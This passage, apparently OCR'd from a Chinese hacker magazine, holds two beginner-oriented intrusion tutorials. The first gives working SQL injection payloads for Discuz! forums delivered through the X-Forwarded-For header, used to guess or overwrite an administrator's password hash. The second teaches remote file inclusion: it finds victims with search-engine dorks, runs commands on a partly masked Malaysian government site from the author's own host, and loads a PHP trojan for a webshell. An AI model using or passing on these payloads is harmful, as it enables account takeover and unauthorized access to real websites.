    HTTP_HOST                //提交的主机头等内容
    HTTP_X_FORWARDED_FOR  //用户的代理主机的信息
```

上述内容我们在提交数据包时是可以自己修改的，最初欠钱的思路是去搜索所有代码里有“$_SERVER”字样的代码，然后分析里面是否有涉及到上述内容并提交到SQL语句里执行。不过后来出现的Python版的利用工具减轻了我们不少的工作量。简单看了下代码（虽然没特意学过Python语言，可是至少一些定义变量什么的还能看明白）：**query = '\' union select 122, 122 from cdb_members……'**，这里是Union联合查询语句，在MySQL注入时经常用到的，所以关键就是看这个query变量插入到了什么地方。搜索query字样，找到了以下代码：**'X-Forwarded-For':query**，这说明注入发生在HTTP协议数据包的“X-Forwarded-For”字段中，而根据**http.request("POST", path + "logging.php?action=login&",data , header)**这句代码我们知道注入的页面可以是logging.php。

现在情况就明朗了，打开logging.php及其包含的页面，搜索“$_SERVER”的同时留心“X-Forwarded-For”类的字样，结果很快就找到了common.inc.php中的相关代码（职业欠钱：在看一个文件的时候，如果它的头部包含了其它的页面，那么被包含的页面里的代码会先执行，出漏洞的代码很可能藏在那些页面里），在第73行左右，我们看到了一段验证IP地址的代码：

```
    if(getenv('HTTP_CLIENT_IP') && strcasecmp(getenv
('HTTP_CLIENT_IP'), 'unknown')) {
        $onlineip = getenv('HTTP_CLIENT_IP');
    } elseif(getenv('HTTP_X_FORWARDED_FOR') &&
strcasecmp(getenv('HTTP_X_FORWARDED_FOR'), 'unknown'))
{
    $onlineip = getenv('HTTP_X_FORWARDED_FOR');
```

只有这里有获取HTTP_X_FORWARDED_FOR数据的代码，但是获取的方式却并非《Php5 GPC绕过缺陷》中提到的“$_SERVER”，通过百度找到了答案：“$_SERVER”和“getenv”的效果基本上是等同的。

上边代码中的onlineip变量获取了HTTP_X_FORWARDED_FOR的值后，在第122行被带入了SQL语句里：

```
    if($sid) {
        if($discuz_uid) {
            $query = $db->query("SELECT [很多字段],
                    FROM {$tablepre}sessions s, {$tablepre}mem-
bers m
                            WHERE m.uid=s.uid AND s.sid='$sid'
AND CONCAT_WS('.',s.ip1,s.ip2,s.ip3,s.ip4)='$onlineip' AND
m.uid='$discuz_uid'
            AND m.password='$discuz_pw' AND m.
secques='$discuz_secques'");
        } else {
            $query = $db->query("SELECT [很多字段],
                            FROM {$tablepre}sessions WHERE
sid='$sid' AND CONCAT_WS('.',ip1,ip2,ip3,ip4)='$onlineip'");
        }
```

为了确认是不是这个onlineip变量的问题，我们可以在第73行判断完IP地址后，加入下边这一句**echo $onlineip;**，让程

序执行到该处时打印出 onlineip 的值，然后我们构造如下 HTTP 数据包：

```
GET /DiscuzSCUTF84.0/upload/include/common.inc.php HTTP/1.1
Accept: */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Alexa Toolbar)
Host: 211.*.*.70:8090
Connection: Keep-Alive
X-Forwarded-For: 'Test'
Cookie: cdb_sid=vptPtV; cdb_cookietime=315360000; cdb_visitedfid=1
```

将其保存为 1.txt，然后使用 nc 向服务器提交这个 txt 文件：**NC.exe -vv 211.111.240.70 8090<1.txt**。

返回信息如图 1 所示。




图 1

没有返回预想的数据，而是返回了我的真实 IP。回过头仔细分析判断 IP 的流程：如果 HTTP_CLIENT_IP 的值不为空也不是 unknown 就把 HTTP_CLIENT_IP 的值赋给 $onlineip，否则取 HTTP_X_FORWARDED_FOR 的值赋给 $onlineip。

> 小知识：HTTP_X_FORWARDED_FOR 是我们使用代理的时候，代理服务器自作多情在 HTTP 协议包里增加的字段，告诉服务器我们的"真实"IP 地址是什么。既然代理服务器能够自己写这个值，那我们手动修改就应该也没什么问题！

不过分析是分析，程序执行的结果却并不是我们想象的那样，换了十多个版本的 Discuz！也没成功，到底问题出在哪儿呢？

随口找欠钱兄问了问，他说在 X 档案的论坛上测试成功过，X 论坛所在的服务器是 *NIX 系统的，于是忽然想到，该不会是系统或者是 WEB 服务软件的问题吧？在 *NIX 服务器上的 WEB 服务组件一般都是用 Apache 来搭建的，所以我找了个 Windows 下的 Apache 服务软件安装后进行测试，这次成




图 2

功的看到返回的信息里出现了我们故意构造在 X-Forwarded-For 后的数据，如图 2。

真相大白，原来 IIS 不支持 getenv，所以我们只有找到 Apache 架设的 PHP 环境下的 Discuz 论坛才能够任意的提交 $onlineip 变量进行注入，这里给出两种典型的注入方法。

1.UNION 查询指定用户的密码

' union select 122,122,122,122,122,122,122,122 from cdb_members where uid=1 AND substring(password,1,1))='A' /*。这是查询 uid 为 1 的用户密码第一位是否为 A，因为密码的取值范围只能是 0-9 和"'A'-'F'"，所以定义一个集合来猜或者使用二分法都可以很快的把密码猜完。


2.update 直接修改指定用户的密码

这是论坛斑竹 tianjin1987 的分析文章里看到的思路，在 global.func.php 文件里，749 行左右有如下语句：

```
$db->query("UPDATE {$tablepre}members SET lastip='$onlineip', lastvisit=lastactivity, lastactivity='$timestamp' $oltimeadd WHERE uid='$discuz_uid'", 'UNBUFFERED');
```

很容易看到，我们完全可以将 $onlineip 的提交为 **',password='XXXXXXXXXXXXXX' where uid=1 /***，这样就可以把 uid 为 1 的用户密码改为 XXXXXXXXXXXXXX（当然，实际的入侵过程中这些 X 是一个密码的 MD5 散列）。分析到这里就结束了，在这个月里，PHPWIND 终于也发布了自己的补丁，但是由于 $onlineip 处限制了长度为 16 而导致无法利用，不知道是否还有别处漏洞我们尚未发现，欢迎大家一起动手，把 PHP 下由于 GPC 过滤不严格导致的漏洞全都挑出来造福菜鸟，也让我们的程序安全隐患更少一些！

> **职业欠钱点评：**
> 上次把 zj1244 的文章编辑完后给他看了一眼，他回给我的第一句话是"精华都没了！"。zj1244 所说的精华其实就是费尽心血的测试过程，包括遇到问题和解决问题的思路，考虑到菜鸟朋友的水平，我把文章修改成简单谈谈原理然后直接介绍工具的使用了，后来风尘浪子说文章关键的地方全回避了，全是讲工具没意思，所以我一直抱愧于心，想把这些精华重新捡回来送给大家！当然了，没有语言基础和漏洞分析经验的朋友估计不容易看懂，但是当你们日后学习到一些基本的编程知识后，回过头来才能够深刻的理解漏洞的形成和原理，多懂得点原理终究是好事！



教菜鸟都会玩远程文件包含漏洞

sagi

在第10期和第11期的黑客X档案上，我们都介绍了远程文件包含漏洞的利用。事实上，利用远程文件包含漏洞来入侵网站是国外目前使用最为普遍的一种入侵方式，对于菜鸟来说也是一种非常容易掌握的入侵方式。那么，远程文件包含漏洞到底是什么呢？简单的说，远程文件包含漏洞就是因为PHP文件中的变量过滤不严，没有判断提交的参数是本地的还是远程主机上的，因此我们可以指定远程主机上的文件作为参数来提交给变量执行，而如果提交的这个文件中存在恶意代码甚至干脆就是一个php木马的话，文件中的代码或php木马就会以WEB权限被成功执行。

远程文件包含漏洞的利用过程通常为：首先根据网上公布的漏洞资料，利用Google、百度等搜索引擎搜索可能存在漏洞的站点，然后使用包含有恶意代码的文件或是php木马进行测试，测试成功的话，寻找对方站点内有写权限的目录，上传php木马获取webshell。如果想进一步入侵的话，还可以上传本地溢出程序，尝试获取对方系统的root权限，安装木马或rootkit等。

一、搜索及测试远程文件包含漏洞

我们以Net_DNS <= 0.3 (DNS/RR.php)远程文件包含漏洞为例来详细的看看利用过程。关于该漏洞，网上给出的使用示例为“http://目标网站/Net_DNS_PATH/DNS/RR.php?phpdns_basedir=http://自己的网站/shell.txt?”。首先，我们打开Google，在搜索栏里输入**inurl:/DNS/RR.php**进行搜索（也可以直接搜索版权信息），如图1。




图1

接下来就是一个个的进行测试了，比如搜索到的http://www.*****.gov.my，这是马来西亚伊斯兰发展局网站，按照网上给出的使用示例我们进行如下的提交http://www.*****.gov.my/lampp/lib/php/Net/DNS/RR.php?phpdns_basedir=http://www.sagi.net.cn/test.txt?，如图2。对方当前目录下的文件被列了出来，证明对方网站确实存在该远程包含漏洞，并且test.txt中的代码也被正确执行了。

“http://www.sagi.net.cn/test.txt”是我传到自己个人网站的一个文件，其内容为<?passthru("ls");?>，也就是利用passthru函数来执行ls命令（现在知道X档案上每期介绍的那些免费空间有什么用了吧，不但可以用来存放黑客工具，还可以用来协助入侵）。注意，我们上传到自己网站上的文件必须不能被自己的网站正确解析，否则其中的代码是不会被成功执行的，因此，我们最好是改成.txt甚至是.jpg这种扩展名。




图2

> **关键词解释：**
>
> ls命令是Linux下的一个命令，类似于Windows下的dir命令，作用是列举当前目录下的文件。passthru是php支持的函数，主要是用来执行一些系统的命令。常见的测试代码还有<?phpinfo();?>等。

在测试的时候，我们也可以直接使用一个php木马来进行测试，重新进行如下的提交**http://www.*****.gov.my/lampp/lib/php/Net/DNS/RR.php?phpdns_basedir=http://www.sagi.net.cn/php.txt?**，如图3，我们的php木马出来了。

